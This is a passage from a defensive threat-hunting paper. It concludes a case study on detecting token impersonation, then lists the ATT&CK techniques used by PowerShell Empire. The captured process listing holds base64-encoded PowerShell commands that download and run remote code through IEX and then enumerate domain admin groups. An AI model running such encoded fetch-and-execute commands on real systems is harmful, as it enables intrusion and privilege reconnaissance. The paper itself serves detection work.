SessionUserName             : SYSTEM
SessionUserPrincipalName    : dionysus$@citadel.covertius.local
SessionLogonType            : NewCredentials
SessionAuthenticationPackage : Negotiate
SessionLogonServer          :
SessionLogonDomain          :
PSComputerName              : 10.8.10.51
RunspaceId                  : f8b47921-1c82-47f9-a492-18c6a9a2c628
```

Now that we have identified a Logon Session exhibiting the symptoms of the Make Token and Impersonate attack, we can use Lee Christensen's Get-LogonSessionProcesses[21] function to query a list of processes associated with our possibly malicious Logon Session. Remember that NewCredentials Logon Sessions are not malicious in a vacuum, but one that acts on behalf of the LocalSystem account locally and as a Domain Administrator on the network is definitely suspicious.

```
[10.8.10.51]: PS C:\Users\localadmin\Documents> Get-LogonSessionProcesses -LogonId 907184 | select ProcessName,


ProcessName : powershell.exe
CommandLine : powershell -nop -exec bypass -EncodedCommand "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUA
              dAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC
              8AMQAyADcALgAwAC4AMAAuADEAOgAxADkANAA5ADgALwAnACkAOwAgAEcAZQB0AC0ATgBlAHQARwByAG8AdQBwAE0AZQBt
              AGIAZQByACAALQBMAGQAYQBwAGYAaQBsAHQAZQByACAAKgBBAGQAbQBpAG4AKgA="

ProcessName : conhost.exe
CommandLine : \??\C:\Windows\system32\conhost.exe 0x4

ProcessName : powershell.exe
CommandLine : powershell -nop -exec bypass -EncodedCommand "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUA
              dAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC
              8AMQAyADcALgAwAC4AMAAuADEAOgAxADMANwA2ADEALwAnACkAOwAgAEcAZQB0AC0ATgBlAHQARwByAG8AdQBwAE0AZQBt
              AGIAZQByAA=="

ProcessName : conhost.exe
CommandLine : \??\C:\Windows\system32\conhost.exe 0x4

ProcessName : powershell.exe
CommandLine : powershell -nop -exec bypass -EncodedCommand "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUA
              dAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC
              8AMQAyADcALgAwAC4AMAAuADEAOgAxADAANQA2ADkALwAnACkAOwAgAEcAZQB0AC0ATgBlAHQARwByAG8AdQBwAE0AZQBt
              AGIAZQByAA=="

ProcessName : conhost.exe
CommandLine : \??\C:\Windows\system32\conhost.exe 0x4
```

21 https://github.com/leechristensen/Random/blob/master/PowerShellScripts/Get-LogonSessionProcesses.ps1

Conclusion

When faced with the challenge of beginning to hunt, it can be very difficult to know where to start and how to ensure that the time and effort of hunting is not being wasted. Planning hunting efforts around well thought out hypotheses will ensure that all the time and effort of hunting is worthwhile. This allows for long term hunt planning, focusing on solving incremental challenges week by week rather than biting off more than can be achieved. This approach will ensure that malicious activity is hunted for through to completion due to the specificity of the hunt hypotheses. Additionally, planning the hunting effort will help prevent "going down the rabbit hole" and focusing too much on a very small issue for an extended period of time. While progress may seem slow at first, as the weeks go by more and more of the ATT&CK matrix will have coverage and the security posture will greatly increase.

The focus of the hunt hypothesis is to search for malicious behaviors in the environment, not trying to find hashes of tools or known bad IP addresses to blacklist. Behavioral detections will continue to provide value even if an attacker recompiles a tool or changes command and control systems. Having anti-virus and network monitoring blocking known bad is not a waste of time, however hunt efforts should be reaching above and beyond brittle easily changed indicators.

In the Access Token case study, not every possible malicious activity was able to be completed in the current hypothesis, however there is now a capability to detect some activity where there was none before. For future hunt hypotheses, the research conducted and excluded areas which were not able to be researched in the scope of the current hypothesis. The goal of this process is to allow for anyone to create an actionable targeted hunt hypothesis that can be executed and provide security to an environment.

Appendix

All Tactics and Techniques (PowerShell Empire)

- Persistence
  - Accessibility Features
  - Authentication Package
  - Component Object Model Hijack
  - Modify Existing Service
  - New Service
  - Registry Run Keys
  - Scheduled Task
  - Security Support Provider
  - Service Registry Permission Weakness
  - Valid Accounts
  - Windows Management Instrumentation Event Subscription
- Privilege Escalation
  - Access Token Manipulation
  - Accessibility Features
  - Bypass User Account Control
  - DLL Injection
  - DLL Search Order Hijacking
  - File System Permission Weakness
  - New Service
  - Scheduled Task
  - Service Registry Permission Weakness
  - Valid Accounts
- Defense Evasion
  - Access Token Manipulation
  - Bypass User Account Control
  - Component Object Model Hijacking
  - DLL Injection
  - DLL Search Order Hijacking
  - File Deletion
  - InstallUtil
  - Modify Registry
  - Regsvr32
  - Scripting
  - Timestomping
  - Trusted Developer Utilities
  - Valid Accounts
- Credential Access
  - Create Account
  - Credential Dumping
  - Credentials in Files
  - Input Capture
- Discovery
  - Account Discovery
  - File and Directory Discovery
  - Network Share Discovery

    - Permission Group Discovery
    - Process Discovery
    - Query Registry
    - Remote System Discovery
    - Security Software Discovery
    - System Information Discovery
    - System Network Connection Discovery
    - System Owner/User Discovery
    - System Service Discovery
    - System Time Discovery
- Lateral Movement
    - Pass the Hash
    - Pass the Ticket
    - Remote File Copy
    - Remote Services
    - Windows Admin Shares
    - Windows Remote Management
- Execution
    - Command-Line Interface
    - Execution through API
    - Execution through Module Load
    - InstallUtil
    - PowerShell
    - Regsvr32
    - Rundll32
    - Scheduled Task
    - Scripting
    - Service Execution
    - Trusted Developer Utilities
    - Windows Management Instrumentation
    - Windows Remote Management
- Collection
    - Clipboard Data
    - Input Capture
    - Screen Capture
- Exfiltration
    - Data Compressed
    - Data Encrypted
    - Data Transfer Size Limits
    - Exfiltration Over Command and Control Channel
- Command and Control
    - Commonly Used Port
    - Connection Proxy
    - Data Encoding
    - Data Obfuscation
    - Multi-Stage Channels
    - Multilayer Encryption
    - Remote File Copy
    - Standard Application Layer Protocol